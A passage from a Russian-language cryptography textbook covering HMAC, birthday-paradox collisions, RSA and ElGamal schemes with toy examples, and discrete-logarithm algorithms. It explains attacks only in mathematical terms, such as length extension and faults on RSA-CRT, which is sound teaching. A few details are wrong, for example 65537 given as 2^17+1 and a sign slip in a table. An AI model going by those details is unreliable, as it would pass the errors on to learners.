$$\mathrm{HMAC}(K, m) = H(K \| H(K \| m)),$$

где $\|$ является операцией конкатенации битовых строк. Возможно также вычисление в виде

$$\mathrm{HMAC}(K, m) = H(K \| m \| K)).$$

В протоколе IPsec (часть протокола IPv6) используется следующее вычисление кода аутентификации:

$$\mathrm{HMAC}(K, m) = H((K \oplus \text{ opad}) \parallel H((K \oplus \text{ ipad}) \parallel m)),$$

где opad – последовательность повторяющихся байтов

$$\texttt{0x5C} = [1011100]_2,$$

ipad – последовательность повторяющихся байтов

$$\texttt{0x36} = [00110110]_2,$$

которые инвертируют половину бит ключа. Считается, что использование различных значений ключа повышает криптостойкость.

В протоколе защищенной связи SSL/TLS, используемом в интернет для инкапсуляции протокола HTTP в протокол SSL (HTPPS), код HMAC определяется почти так же, как в IPsec. Отличие состоит в том, что вместо операции XOR для последовательностей ipad и opad осуществляется конкатенация:

$$\text{HMAC}(K, m) = H((K \parallel \text{opad}) \parallel H((K \parallel \text{ipad}) \parallel m)).$$

Двойное хэширование с ключом в

$$\text{HMAC}(K, m) = H(K \| H(K \| m))$$

применяется для защиты от атаки на расширение сообщений. Вычисление хэш-функции от сообщения m, состоящего из n блоков $m_1 m_2 \dots m_n$, можно записать в виде

$$H_i = f(H_{i-1}, m_i),\ H_0 \equiv IV = \text{const},\ H(m) \equiv H_n,$$

где f – известная сжимающая функция. Пусть код аутентификации использует одинарное хэширование с ключом:

$$\text{MAC}(K, m) = H(K \| m) = H(m_0 = K \| m_1 \| m_2 \| \dots \| m_n).$$

Тогда криптоаналитик, не зная секретного ключа, имеет возможность вычислить код аутентификации для некоторого расширенного сообщения $m \| m_{n+1}$:

$$\text{MAC}(K, m \| m_{n+1}) = \underbrace{H\left(K \| m_1 \| m_2 \| \dots \| m_n\right.}_{\text{MAC}(K,m)} \left. \| m_{n+1}\right) =$$

$$f(\text{MAC}(K, m), m_{n+1}).$$

5.4. Коллизии в хэш-функциях

5.4.1. Парадокс дней рождений

Найдем вероятность $P(n)$ того, что в группе из n человек хотя бы двое имеют день рождения в один день года. Кроме того, найдем минимальный размер группы, в которой дни рождения совпадают хотя бы у двоих с вероятностью не менее $\frac{1}{2}$.

Вероятность того, что n человек ($n < 365$) не имеют общего дня рождения, есть

$$\bar{P}(n) = 1 \cdot \left(1 - \frac{1}{365}\right) \cdot \left(1 - \frac{2}{365}\right) \ldots \left(1 - \frac{n-1}{365}\right) = \prod_{i=0}^{n-1} \left(1 - \frac{i}{365}\right).$$

Аппроксимируя $1 - x \leq e^{-x}$, находим

$$\bar{P}(n) \approx \prod_{i=0}^{n-1} e^{-\frac{i}{365}} = e^{-\frac{n(n-1)}{2} \cdot \frac{1}{365}} \approx e^{-\frac{n^2}{2} \cdot \frac{1}{365}}.$$

Вероятность того, что хотя бы 2 человека из n имеют общий день рождения, есть

$$P(n) = 1 - \bar{P}(n) \approx 1 - e^{-\frac{n^2}{2} \cdot \frac{1}{365}}.$$

Найдем такое число $n_{1/2}$, чтобы выполнялось условие $P(n_{1/2}) \geq \frac{1}{2}$. Подставляя это значение в формулу для вероятности, получим $\frac{1}{2} \geq e^{-\frac{n_{1/2}^2}{2} \cdot \frac{1}{365}}$. Следовательно,

$$n_{1/2} \geq \sqrt{2 \ln 2 \cdot 365} \geq 23.$$

Парадокс дней рождений заключается в том, что вероятность совпадения дней рождения хотя бы у одной пары в группе, много меньше вероятности совпадения дней рождения двух людей не в группе.

Обобщим эту задачу на выборку из n случайных элементов с повторами из множества 2^k различных элементов и получим формулы для вероятности и числа n:

$$P(n) \approx 1 - e^{-\frac{n^2}{2} 2^{-k}}, \quad n_{1/2} \approx \sqrt{2 \ln 2} \cdot 2^{k/2},$$

5.4.2. Вероятность коллизии

Если k-битовая криптографическая хэш-функция имеет равномерное распределение выходных хэш-значений по всем сообщениям, то согласно парадоксу дней рождений среди

$$n_{1/2} \approx \sqrt{2 \ln 2} \cdot 2^{k/2}$$

случайных сообщений с вероятностью больше 0.5 найдутся два сообщения с одинаковыми значениями хэш-функций, то есть произойдет коллизия.

Криптографические хэш-функции должны быть по равномерными по выходу насколько можно проверить, чтобы быть устойчивыми к колллизиям. Следовательно, для нахождения коллизии нужно взять группу из примерно $2^{k/2}$ сообщений.

Например, для нахождения коллизии в 96-битовой хэш-функции, которая, в частности, используется в коде аутентификации сообщения MAC в протоколе IPsec (часть IPv6), потребуется группа из 2^{48} сообщений, 3072 TiB памяти для хранения группы и потребуется времени на 2^{48} операций хэширования, что достижимо.

Если хэш-функция имеет неравномерное распределение, то размер группы с коллизией меньше, чем $n_{1/2}$. Если для поиска коллизии нужно взять группу с размером, много меньшим $n_{1/2}$, то хэш-функция не является устойчивой к коллизиям.

Например, для 128-битовой функции MD5 Xiaoyun Wang и Hongbo Yu в 2004 г. нашли атаку для нахождения коллизии за $2^{39} \ll 2^{64}$ операций. Это означает, что MD5 взломана и более не может считаться криптографической хэш-функцией.

5.4.3. Комбинации хэш-функций

Для иллюстрации свойств устойчивости к коллизиям, рассмотрим следующий пример комбинирования двух хэш-функций. Пусть одна из двух хэш-функций f и g противостоит коллизиям, а другая – нет. Какая из функций устойчива к коллизиям, не известно.

- Функция $h(x) = f(g(x))$ не устойчива к коллизиям, если $g(x)$ имеет коллизии.
- Функция $h(x) = f(g(x)) \| g(f(x))$ не устойчива, например, если $g(x) = \text{const}$.

- Функция $h(x) = f(x) \| g(x)$ устойчива к коллизиям.

Глава 6

Криптосистемы с открытым ключом

Криптосистемой с открытым ключом (public-key cryptosystem, PKC) называется криптографическое преобразование, использующее два ключа – открытый и секретный. Пара из **секретного** (private key, secret key, SK) и **открытого** (public key, PK) ключей создается пользователем, который свой секретный ключ держит в секрете, а открытый ключ делает общедоступным для всех пользователей. Криптографическое преобразование в одну сторону (шифрование) можно выполнить зная только открытый ключ, а в другую (расшифрование) – только зная секретный ключ. Во многих криптосистемах из секретного ключа можно вычислить открытый ключ.

Если прямое преобразование выполняется открытым ключом, а обратное – секретным, то криптосистема называется схемой **шифрования с открытым ключом**. Все пользователи, зная открытый ключ получателя, могут зашифровать для него сообщение, которое может расшифровать только владелец секретного ключа.

Если прямое преобразование выполняется секретным ключом, а обратное – открытым, то криптосистема называется схемой **электронно-цифровой подписи, ЭЦП**, – владелец секретного ключа может *подписать* (зашифровать) сообщение, а все пользователи, зная открытый ключ, могут проверить, что подпись (шифро-

текст) была создана только владельцем секретного ключа и никем другим.

Некоторые криптосистемы с открытым ключом могут использоваться и как схема шифрования, и как схема ЭЦП с одним алгоритмом, например криптосистема RSA. В общем случае это не так. Например, есть криптосистема с открытым ключом Эль-Гамаля и другой алгоритм – схема ЭЦП Эль-Гамаля.

Для более простого опубликования открытых ключей производители операционных систем, браузеров и программных продуктов часто встраивают наборы открытых ключей различных организаций. Браузеры и операционные системы содержат десятки-сотни встроенных открытых ключей, принадлежащих центрам выдачи сертификатов X509, производителям программным продуктов, банковским и интернет-сервисам. Фактически все пользователи **доверяют** производителям ПО, что открытые ключи, встроенные в продукт, действительно принадлежат их истинным владельцам.

Криптосистемы с открытым ключом построены на основе односторонних (однонаправленных) функций с потайным входом.

Под **односторонней**функцией понимают *вычислительную* невозможность вычисления обратного элемента: вычисление значения функции $y = f(x)$ при заданном аргументе x является легкой задачей, вычисление аргумента x при заданном значении функции y – трудной задачей.

Рассмотрим умножение целых больших простых чисел p, q, каждое из которых состоит из 500 бит в двоичной записи. Вычисление их произведения является легкой задачей. Однако, если взять 1000-битовое число $n = pq$, представляющее собой произведение двух простых 500-битовых чисел, то разложение числа на простые множители – трудная задача. Это однонаправленная функция при неизвестном разложении числа n на множители.

Односторонняя функция $y = f(x, K)$ с **потайным входом** K определяется как функция, которая легко вычисляется при заданном аргументе x, и для которой при знании K можно просто вычислить аргумент x из y, а без знания K – вычислительно невозможно.

Криптосистемы с открытым ключом построены на дискретной математике. Необходимые математические основы модульной арифметики, групп, полей и простых чисел приведены в Приложении A.

6.1. Схемы RSA

6.1.1. Система шифрования RSA

В 1978 г. Рональд Ривéст, Ади Шамир и Леонард Адлеман (R. Rivest, A. Shamir, L. Adleman) предложили алгоритм, обладающий рядом интересных для криптографии свойств. На его основе была построена первая система шифрования с открытым ключом, получившая название по первым буквам фамилий авторов – система RSA.

Рассмотрим принцип построения криптосистемы шифрования RSA с открытым ключом.

1. **Создание пары из секретного и открытого ключей.**

   (a) Случайно выбрать большие простые различные числа p, q, для которых $\log_2 p \simeq \log_2 q > 512$ бит.

   (b) Вычислить произведение $n = pq$.

   (c) Вычислить функцию Эйлера $\phi(n) = (p-1)(q-1)$.

   (d) Выбрать случайное целое число $e \in [2, \phi(n) - 1]$ взаимно простое с $\phi(n)$: $\gcd(e, \phi(n)) = 1$. Свойство проверяют с помощью алгоритма Евклида.

   (e) Вычислить число d, такое, что $de = 1 \mod \phi(n)$. Для вычисления используется расширенный алгоритм Евклида.

   (f) Секретный ключ – SK, открытый ключ – PK, криптостойкость задается битовой длиной параметра n:

$$\text{SK} = (d), \ \text{PK} = (n, e).$$

2. **Шифрование на открытом ключе PK.**

   (a) Сообщение представляют целым числом $m \in [1, n-1]$.

   (b) Шифротекст вычисляется как

$$c = m^e \mod n.$$

   Шифротекст – тоже целое число из диапазона $[1, n-1]$.

3. **Расшифрование на секретном ключе SK.**

   (a) Владелец секретного ключа вычисляет

   $$m = c^d \mod n.$$

   (b) Покажем верность расшифрования. Пусть

   $$ed = 1 + a\phi(n).$$

   Если m и n взаимно простые, то по теореме Эйлера (по модулю n):

   $$c^d = m^{ed} = m^1 m^{a\phi(n)} = m \cdot 1^a = m \mod n.$$

   В общем случае m и n могут иметь общие делители, но расшифрование тоже оказывается верным. Пусть $m = 0 \mod p$. По китайской теореме об остатках:

   $$m = c^d \mod n \;\Leftrightarrow\; \begin{cases} m = c^d \mod p, \\ m = c^d \mod q. \end{cases}.$$

   Подставляя $c = m^e$, получаем тождество

   $$\begin{cases} m^{ed} = 0 = m \mod p, \\ m^{ed} = m\left(m^{q-1}\right)^{a(p-1)} = m \cdot 1^{a(p-1)} = m \mod q. \end{cases}$$

   Следовательно, $m^{ed} = m \mod pq$.

Для выбора случайных больших простых чисел p, q пользователь выбирает случайные числа и проверяет их на (псевдо)простоту тестом. Самый распространенный тест – вероятностный тест Миллера–Рабина. Все вероятностные тесты в результате определяют, что число *точно* составное или что оно *возможно* простое. При t-кратной проверке тестом Миллера–Рабина со всеми положительными ответами «возможно простое» существует вероятность ошибки $P < \left(\frac{1}{4}\right)^t$, что число окажется составным. Существуют и другие детерминированные и вероятностные тесты на простоту числа.

Что касается вычислительной сложности других операций, то применение алгоритма Евклида для проверки, являются ли число

e взаимно простым с числами $p-1, q-1$, а также вычисление обратного элемента d, считается легкой задачей. Чтобы уменьшить сложность умножения тысячеразрядных чисел, используют двоичное представление и возведение в степень.

Пусть

$$d = d_0 + d_1 2^1 + d_2 2^2 + \ldots + d_{k-1} 2^{k-1}$$

двоичное представление с коэффициентами $d_i \in \{0, 1\}$. Получим степень

$$c^d = c^{d_0} \cdot (c^2)^{d_1} \cdot (c^{2^2})^{d_2} \ldots (c^{2^{k-1}})^{d_{k-1}},$$

произведя $k-1$ операций возведения в квадрат, что считается легкой задачей.

Пример схемы

1. Генерирование параметров.
   (a) Выберем числа $p = 13, q = 11, n = 143$.
   (b) Вычислим $\phi(n) = (p-1)(q-1) = 12 \cdot 10 = 120$.
   (c) Выберем $e = 23 : \ \gcd(e, \phi(n)) = 1, \ e \in [2, 119]$.
   (d) Найдем $d = e^{-1} \mod \phi(n) = 23^{-1} \mod 120 = 47$.
   (e) Открытый и секретные ключи:

$$\text{PK} = (e : 23, n : 143), \ \text{SK} = (d : 47).$$

2. Шифрование.
   (a) Пусть сообщение $m = 22 \in [1, n-1]$.
   (b) Вычислим шифротекст

$$c = m^e = 22^{23} = 55 \mod 143.$$

3. Расшифрование.
   (a) Полученный шифротекст $c = 55$.
   (b) Вычислим открытый текст

$$m = c^d = 55^{47} = 22 \mod 143.$$

6.1.2. Электронная цифровая подпись RSA

В рассматриваемой системе сторона B шифрует сообщения и отправляет получателю A. Сторона A сообщения не шифрует, но может посылать сообщения в виде открытых текстов и подписывать. Для этого надо создать свою электронную цифровую подпись (ЭЦП). Это можно сделать, используя систему RSA. При этом должны быть выполнены следующие требования:

- вычисление подписи от сообщения является вычислительно легкой задачей;
- фальсификация подписи при неизвестном секретном ключе – вычислительно трудная задача;
- подпись должна быть проверяемой открытым ключом.

Создание параметров ЭЦП RSA производится так же, как и для схемы шифрования RSA. Пусть сторона A имеет секретный ключ $\mathrm{SK} = (d)$, сторона B – открытый ключ $\mathrm{PK} = (e, n)$ стороны A.

1. A вычисляет подпись сообщения $m \in [1, n-1]$ как

$$s = m^d \mod n$$

   на своем секретном ключе SK.

2. A посылает B сообщение в виде (m, s), где m – открытый текст, s – подпись.

3. B принимает сообщение (m, s), возводит s в степень e по модулю n (e, n – часть открытого ключа). В результате вычислений B получает открытый текст

$$\left(m^d \mod n\right)^e \mod n = m.$$

4. Сравнивает полученное значение с первой частью сообщения. При полном совпадении подпись принимается.

Недостаток этой системы создания ЭЦП состоит в том, что подпись $m^d \mod n$ имеет большую длину, равную длине открытого сообщения m.

Для уменьшения длины подписи применяется другой вариант процедуры: вместо сообщения m отправитель подписывает $h(m)$, где $h(x)$ – известная криптографическая хэш-функция. Модифицированная процедура состоит в следующем.

1. A посылает B сообщение в виде (m, s), где m – открытый текст,
$$s = h(m)^d \mod n$$
подпись.

2. B принимает сообщение (m, s), вычисляет хэш $h(m)$ и возводит подпись в степень
$$h_1 = s^e \mod n.$$

3. B сравнивает значения $h(m)$ и h_1. При равенстве
$$h(m) = h_1$$
подпись считается подлинной, при неравенстве – фальсифицированной.

Пример схемы

1. Генерирование параметров.
   (a) Выберем $p = 13, q = 17, n = 221$.
   (b) Вычислим $\phi(n) = (p-1)(q-1) = 12 \cdot 16 = 192$.
   (c) Выберем $e = 25:\ \gcd(e = 25, \phi(n) = 192) = 1$, $e \in [2, \phi(n) - 1 = 191]$.
   (d) Найдем $d = e^{-1} \mod \phi(n) = 25^{-1} \mod 192 = 169$.
   (e) Открытый и секретные ключи:
$$\text{PK} = (e : 25, n : 221),\ \text{SK} = (d : 169).$$

2. Подписание.

(a) Пусть хэш сообщения $h(m) = 12 \in [1, n-1]$.

(b) Вычислим ЭЦП

$$s = h^d = 12^{169} = 90 \mod 221.$$

3. Проверка подписи.

(a) Пусть хэш полученного сообщения $h(m) = 12$, полученная подпись $s = 90$.

(b) Выполним проверку

$$h_1 = s^e = 90^{25} = 12 \mod 221, \quad h_1 = h,$$

подпись верна.

6.1.3. Рандомизация шифрования и подписания RSA

Семантически безопасной называется криптосистема, для которой вычислительно невозможно извлечь любую информацию из шифротекстов, кроме длины шифротекста. Алгоритм RSA не является семантически безопасным. Одинаковые сообщения шифруются одинаково – применима атака на различение сообщений.

Дополнительно, сообщения с битовой длиной менее $\frac{k}{3}$, зашифрованные на малой экспоненте $e = 3$, *дешифруются* нелегальным пользователем извлечением обычного кубического корня.

В приложениях RSA используется только в сочетании с рандомизацией. В стандарте PKCS#1 RSA Laboratories описана схема рандомизации перед шифрованием OAEP-RSA (Optimal Asymmetric Encryption Padding). Примерная схема:

1. Выбирается случайное r.

2. Для открытого текста m вычисляется

$$x = m \oplus H_1(r), \ y = r \oplus H_2(x),$$

где H_1 и H_2 – криптографические хэш-функции.

3. Сообщение $M = x \| y$ далее шифруется RSA.

Восстановление m из M при расшифровании:

$$r = y \oplus H_2(x),\ m = x \oplus H_1(r).$$

В модификации OEAP+ x вычисляется как

$$x = (m \oplus \oplus H_1(r)) \| H_3(m \| r).$$

В схеме ЭЦП под m понимается хэш открытого текста, вместо шифрования выполняется подписание, вместо расшифрования – проверка подписи.

6.1.4. Выбор параметров и оптимизация

Выбор экспоненты e

В случайно выбранной экспоненте e с битовой длиной $k = \lceil \log_2 e \rceil$ половина бит в среднем равна 0, половина – 1. При возведении в степень $m^e \mod n$ по методу «возводи в квадрат и перемножай» получится $k-1$ возведений в квадрат и $\frac{1}{2}(k-1)$ умножений.

Если выбрать e, содержащим малое число единиц в двоичной записи то число умножений уменьшится до числа единиц в e.

Часто экспонента e выбирается *малым простым* числом и/или содержащим малое число единиц в битовой записи, для ускорения шифрования или проверки подписи:

$$3 = [11]_2,$$
$$17 = 2^4 + 1 = [10001]_2,$$
$$257 = 2^8 + 1 = [100000001]_2,$$
$$65537 = 2^{17} + 1 = [10000000000000001]_2.$$

Время шифрования или проверки подписи для малых экспонент становится $O(k^2)$ вместо $O(k^3)$, то есть в сотни раз быстрее для 1000-битовых чисел.

Ускорение шифрования по китайской теореме об остатках

Возводя m в степень e отдельно по $\mod p$, $\mod q$ и применяя китайскую теорему об остатках (Chinese remainder theorem, CRT), можно шифрование выполнить в 4 раза быстрее.

Однако ускорение шифрования в криптосистеме RSA через CRT может привести к уязвимостям в некоторых применениях, например, в смарт-картах.

Пример. Пусть $c = m^e \mod n$ передается на расшифрование на смарт-карту, где вычисляется

$$\begin{gathered} m_p = c^d \mod p, \\ m_q = c^d \mod q, \\ m = m_p q(q^{-1} \mod p) + m_q p(p^{-1} \mod q) \mod n. \end{gathered}$$

Криптоаналитик внешним воздействием может вызвать сбой во время вычисления m_p (или m_q), в результате получится m'_p и m' вместо m. Зная m'_p и m' криптоаналитик находит разложение числа n на множители p, q:

$$\gcd(m' - m,\ n) = \gcd((m'_p - m)q(q^{-1} \mod p),\ pq) = q.$$

Длина ключей

В 2005 году было разложено 663-битовое число вида RSA. Время разложения в эквиваленте составило 75 лет вычислений одного ПК. Самые быстрые алгоритмы факторизации – субэкспоненциальные. Минимальная рекомендуемая длина модуля n – 1024 бит, но лучше использовать 2048 или 4096 бит.

В приложении показано, что битовая сложность (количество битовых операций) возведения в степень $a^b \mod n$ является кубической $O(k^3)$, а возведения в квадрат $a^2 \mod n$ и умножения $ab \mod n$ – квадратичными $O(k^2)$, где k – битовая длина чисел a, b, n.

Увеличение длины модуля n в 2 раза увеличивает время возведения в степень в 2^3 раз для большой экспоненты e, а для маленькой экспоненты – в 2^2 раза.

6.2. Схемы Эль-Гамаля

6.2.1. Система шифрования Эль-Гамаля

Известна другая система с открытым ключом, опубликованная Эль-Гамалем (El-Gamal) в 1985 году. Рассмотрим принципы ее построения.

Пусть имеется мультипликативная группа $\mathbb{Z}_p^* = \{1, 2, \ldots, p-1\}$, где p – большое простое число, содержащее 1024 двоичных разряда. Существует целое число g, называемое примитивным элементом, который порождает все ненулевые числа группы, причем $1 < g < p-1$, и числа

$$g \mod p, \quad g^2 \mod p, \quad \ldots, \quad g^{p-1} = 1 \mod p$$

различны.

Выберем целое число x в интервале $1 \leq x \leq p-1$. Вычислим

$$y = g^x \mod p.$$

Функция $y(x)$ – вычислительно однонаправленная.

Задачей **дискретного логарифмирования** в мультипликативной группе $\mathbb{G}$ называется нахождение x по заданным элементам $a, b \in \mathbb{G},\ b = a^x$. Для групп большого размера 2^{150}–2^{1000} при выборе элемента a генератором группы или подгруппы большого порядка дискретный логарифм известными алгоритмами не вычислим за доступное время, все известные алгоритмы – неполиномиальные.

Криптосистема шифрования Эль-Гамаля состоит из следующих операций.

1. **Создание пары из секретного и открытого ключей стороной A.**

   (a) A выбирает простое случайное число p.

   (b) Выбирает генератор g (в программных реализациях алгоритма генератор часто фиксирован малым числом, например $g = 2 \mod p$).

   (c) Выбирает $x \in [1, p-1]$ с помощью генератора случайных чисел.

   (d) Вычисляет $y = g^x \mod p$,

   (e) Создает секретный и открытые ключи SK и PK:

   $$\text{SK} = (x),\ \text{PK} = (p, g, y).$$

   Криптостойкость задается битовой длиной параметра p.

2. **Шифрование на открытом ключе стороной B.**

(a) B извлекает открытый ключ $\text{PK} = (p, g, y)$ из директории стороны A.

(b) Сообщение представляется числом $m \in [1, p-1]$.

(c) Выбирает случайное число $r \in [1, p-1]$ и вычисляет

$$\begin{aligned} a &= g^r \mod p, \\ b &= my^r \mod p. \end{aligned}$$

(d) Создает шифрованное сообщение в виде

$$c = (a, b)$$

и посылает стороне A.

3. **Расшифрование на секретном ключе стороной A.**

(a) Используя секретный ключ x, A вычисляет

$$m = \frac{b}{a^x} \mod p.$$

(b) Расшифрование корректно, так как

$$\begin{aligned} &\tfrac{b}{a^x} = \tfrac{my^r}{g^{rx}} = m \mod p, \\ &m \mod p \equiv m. \end{aligned}$$

Пример схемы

1. Генерирование параметров.

(a) Выберем $p = 41$.

(b) Группа $\mathbb{Z}_p^*$ циклическая, найдем генератор (примитивный элемент). Порядок группы

$$|\mathbb{Z}_p^*| = \phi(p) = p - 1 = 40.$$

Делители 40: 2, 4, 5, 8, 10, 20. Будем выбирать элемент и возводить в степени, равные всем делителям числа 40 для проверки, является ли он генератором группы или подгруппы. Из табл. 6.1 видно, что число $g = 6$ является генератором всей группы.

Таблица 6.1. Поиск генератора в циклической группе $\mathbb{Z}_{41}^*$. Элемент 6 – генератор.

Элемент	Степени							Порядок элемента
	2	4	5	8	10	20	40	
2	4	16	-9	10	-1	1		20
3	9	-1	-3	1				8
5	-16	10	9	18	-1	1		20
6	-5	-16	-14	10	-9	-1	1	40

(c) Выберем случайное $x = 19 \in [1, p-1]$.

(d) Вычислим

$$\begin{aligned} y &= g^x \mod p = \\ &= 6^{19} \mod 41 = \\ &= 6^{1+2+4\cdot 0+8\cdot 0+16} \mod 41 = \\ &= 6^1 \cdot 6^2 \cdot 6^{4\cdot 0} \cdot 6^{8\cdot 0} \cdot 6^{16} \mod 41 = \\ &= 6 \cdot (-5) \cdot (-16)^0 \cdot 10^0 \cdot 18 \mod 41 = \\ &= -7 \mod 41. \end{aligned}$$

(e) Открытый и секретные ключи:

$$\mathrm{PK} = (p : 41, g : 6, y : -7),\ \mathrm{SK} = (x : 19).$$

2. Шифрование.

(a) Пусть сообщением является число $m = 3 \in \mathbb{Z}_p^*$.

(b) Выберем случайное число $r = 25 \in [1, p-1]$.

(c) Вычислим

$$\begin{aligned} a &= g^r \mod p = 6^{25} \mod 41 = 14 \mod 41, \\ b &= my^r \mod p = 3 \cdot (-7)^{25} \mod 41 = -9 \mod 41. \end{aligned}$$

(d) Шифротекстом является пара чисел

$$c = (a : 14,\ b : -9).$$

3. Расшифрование.

(a) Пусть получен шифротекст

$$c = (a : 14,\ b : -9).$$

(b) Вычислим открытый текст как

$$\begin{aligned} m &= \tfrac{b}{a^x} \mod p = \\ &= -9 \cdot (14^{-1})^{19} \mod 41 = \\ &= -9 \cdot 3^{19} \mod 41 = \\ &= -9 \cdot (-14) \mod 41 = \\ &= 3 \mod 41. \end{aligned}$$

6.2.2. Электронная цифровая подпись Эль-Гамаля

Как и криптосистема RSA, криптосистема Эль-Гамаля также может быть использована для создания ЭЦП.

По-прежнему имеются две стороны A и B и незащищенный канал связи между ними. Стороне A требуется передать открытое сообщение m стороне B и подписать его для того, чтобы сторона B смогла аутентифицировать сторону A.

A имеет секретный ключ $\mathrm{SK} = (x)$, открытый ключ $\mathrm{PK} = (p, g, y)$, полученные так же, как и в системе шифрования Эль-Гамаля, и хочет подписать открытое сообщение. Обозначим подпись $S(m)$.

Для создания $S(m)$ сторона A выполняет следующие операции:

- вычисляет значение криптографической хэш-функции $h(m) \in [0, p-2]$, от своего открытого сообщения m;
- выбирает случайное число $r,\ \gcd(r, p-1) = 1$;
- используя открытый ключ, вычисляет

$$\begin{aligned} a &= g^r \mod p, \\ b &= \tfrac{h(m) - xa}{r} \mod (p-1); \end{aligned}$$

- создает подпись в виде двух чисел

$$S(m) = (a, b)$$

и посылает сообщение с подписью $(m, S(m))$.

Получив сообщение, сторона B осуществляет проверку подписи, выполняя операции:

- по известному сообщению m вычисляет значение хэш-функции $h(m)$;
- вычисляет
$$f_1 = g^{h(m)} \mod p,$$
$$f_2 = y^a a^b \mod p;$$
- сравнивает значения f_1 и f_2, если
$$f_1 = f_2,$$
то подпись подлинная, в противном случае – фальсификация.

Проверка подписи корректна, так как по малой теореме Ферма

$$f_1 = g^{h(m)} \mod p =$$
$$= g^{h(m) \mod (p-1)} \mod p;$$

$$f_2 = y^a a^b \mod p =$$
$$= \underbrace{(g^x)^a}_{y^a} \cdot \underbrace{(g^r \mod p)^{\frac{h(m)-xa}{r} \mod (p-1)}}_{a^b} \mod p =$$
$$= g^{xa \mod (p-1)} \cdot g^{h(m)-xa \mod (p-1)} \mod p =$$
$$= g^{h(m) \mod (p-1)} \mod p =$$
$$= f_1.$$

Пример схемы

1. Генерирование параметров.
   (a) Выберем $p = 41$.
   (b) Выберем генератор $g = 6$ в группе $\mathbb{Z}_{41}^*$.
   (c) Выберем случайное $x = 19 \in [1, p-1]$.

(d) Вычислим

$$\begin{aligned} y &= g^x \mod p = \\ &= 6^{19} \mod 41 = \\ &= 6^{1+2+4\cdot 0+8\cdot 0+16} \mod 41 = \\ &= 6 \cdot (-5) \cdot (-16)^0 \cdot 10^0 \cdot 18 \mod 41 = \\ &= -7 \mod 41. \end{aligned}$$

(e) Открытый и секретные ключи:

$$\text{PK} = (p : 41, g : 6, y : -7),\ \text{SK} = (x : 19).$$

2. Подписание.

(a) От сообщения m вычисляется хэш $h = H(m)$. Пусть хэш $h = 3 \in [0, p-2]$.

(b) Выберем случайное $r = 9 \in [1, p-2]$: $\gcd(r = 9, p - 1 = 40) = 1$.

(c) Вычислим

$$\begin{aligned} a &= g^r \mod p = \\ &= 6^9 \mod 41 = 19 \mod 41, \\ b &= \tfrac{h-xa}{r} \mod (p-1) = \\ &= (3 - 19 \cdot 19) \cdot 9^{-1} \mod 40 = \\ &= 2 \cdot 9 \mod 40 = 18 \mod 40. \end{aligned}$$

(d) Подпись

$$s = (a : 19, b : 18).$$

3. Проверка подписи.

(a) Для полученного сообщения находится хэш $h = H(m) = 3$, пусть полученная подпись к нему

$$s = (a : 19, b : 18).$$

(b) Вычислим

$$\begin{aligned} f_1 &= g^h \mod p = \\ &= 6^3 \mod 41 = 11 \mod 41, \\ f_2 &= y^a a^b \mod p = \\ &= (-7)^{19} \cdot 19^{18} \mod 41 = 11 \mod 41. \end{aligned}$$

(c) Проверим равенство f_1 и f_2. Подпись верна, так как

$$f_1 = f_2 = 11.$$

6.2.3. Криптостойкость систем Эль-Гамаля

Пусть дано уравнение $y = g^x \mod p$, требуется определить x, о котором известно, что принимает целочисленные значения в интервале $0 < x < p-1$. Задача называется **дискретным логарифмированием**.

Рассмотрим возможные способы нахождения неизвестного числа x. Начнем с перебора различных значений x из интервала $0 < x < p-1$ и проверке равенства $y = g^x \mod p$. Число попыток в среднем равно $\frac{p}{2}$, при $p = 2^{1024}$ это число равно 2^{1023}, что на практике не осуществимо.

Другой подход предложен советским математиком Гельфондом безотносительно к криптографии. Он состоит в следующем. Вычислим $S = \lceil \sqrt{p-1} \rceil$, где скобки означают ближайшее (сверху) целое от числа $\sqrt{p-1}$.

Представим искомое число x следующим образом в виде

$$x = x_1 S + x_2, \tag{6.1}$$

где x_1 и x_2 – целые неотрицательные числа,

$$x_1 \leq S - 1,\ x_2 \leq S - 1.$$

Такое представление является однозначным.

Далее вычислим и занесем в таблицу следующие S чисел:

$$g^0 \mod p,\quad g^1 \mod p,\quad g^2 \mod p,\quad \ldots,\quad g^{S-1} \mod p.$$

Вычислим $g^{-S} \mod p$ и также занесем в таблицу.

λ	0	1	2	...	$S-1$	$-S$
$g^\lambda \mod p$	g^0	g^1	g^2	...	g^{S-1}	g^S

Для решения уравнения 6.1 используем перебор значений x_1.

1. Предположим, что $x_1 = 0$. Тогда $x = x_2$. Если число $y = g^{x_2} \mod p$ содержится в таблице, то находим его и выдаем результат: $x = x_2$. Задача решена. В противном случае переходим к пункту 2.

2. Предположим, что $x_1 = 1$. Тогда $x = S + x_2$ и $y = g^{S+x_2} \mod p$. Вычисляем $yg^{-S} \mod p = g^{x_2} \mod p$. Задача сведена к предыдущей: если $g^{x_2} \mod p$ содержится в таблице, то в таблице находим число x_2 и выдаем результат x: $x = S + x_2$.

3. Предположим, что $x_1 = 2$. Тогда $x = 2S + x_2$ и $y = g^{2S+x_2} \mod p$. Если число $yg^{-2S} \mod p = g^{x_2} \mod p$ содержится в таблице, то находим число x_2 и выдаем результат: $x = 2S + x_2$.

4. Предположим, что $x_1 = S - 1$. Тогда $x = (S-1)S + x_2$ и $y = g^{(S-1)S+x_2} \mod p$. Если число $yg^{-(S-1)S} \mod p = g^{x_2} \mod p$ содержится в таблице, то находим его и выдаем результат: $x = (S-1)S + x_2$.

Максимальное число попыток равно $2S \approx 2\sqrt{p-1} = 2 \times 2^{512}$, что для практики очень велико. Тем самым проблему достаточной криптостойкости этой системы можно считать решенной. Однако это верно не при всех больших значениях простого числа p. Если криптограф выберет значение p таким, что $p - 1$ можно разложить на маленькие множители, то криптоаналитик может применить процедуру, подобную процедуре Гельфонда и найти секрет. Поэтому имеет смысл изменить число ячеек в таблице.

Несколько позже Гельфонда подобный метод ускоренного решения уравнения 6.1 был предложен Шенксом (Shanks)и Хеллманом (Hellman). В англоязычной технической литературе он получил название алгоритма Шенкса.

Пусть $k = \lceil \log_2 p \rceil$ – битовая длина числа p. Алгоритм Гельфонда – экспоненциальный с битовой сложностью

$$O(\sqrt{p}) = O(e^{\frac{1}{2}\frac{1}{\log_2 e}k}).$$

Наилучшие из известных алгоритмов решения дискретного логарифма имеют эвристическую экспоненциальную сложность порядка

$$O(e^{\sqrt{k}}).$$

6.3. Российский стандарт ЭЦП ГОСТ Р 34.10-2001

Российский стандарт цифровой подписи основан на криптосистеме типа Эль-Гамаля, в которой в качестве группы используется группа точек эллиптической кривой над конечным полем (см. Приложение). Группа должна быть большой с количеством элементов порядка 2^{255}.

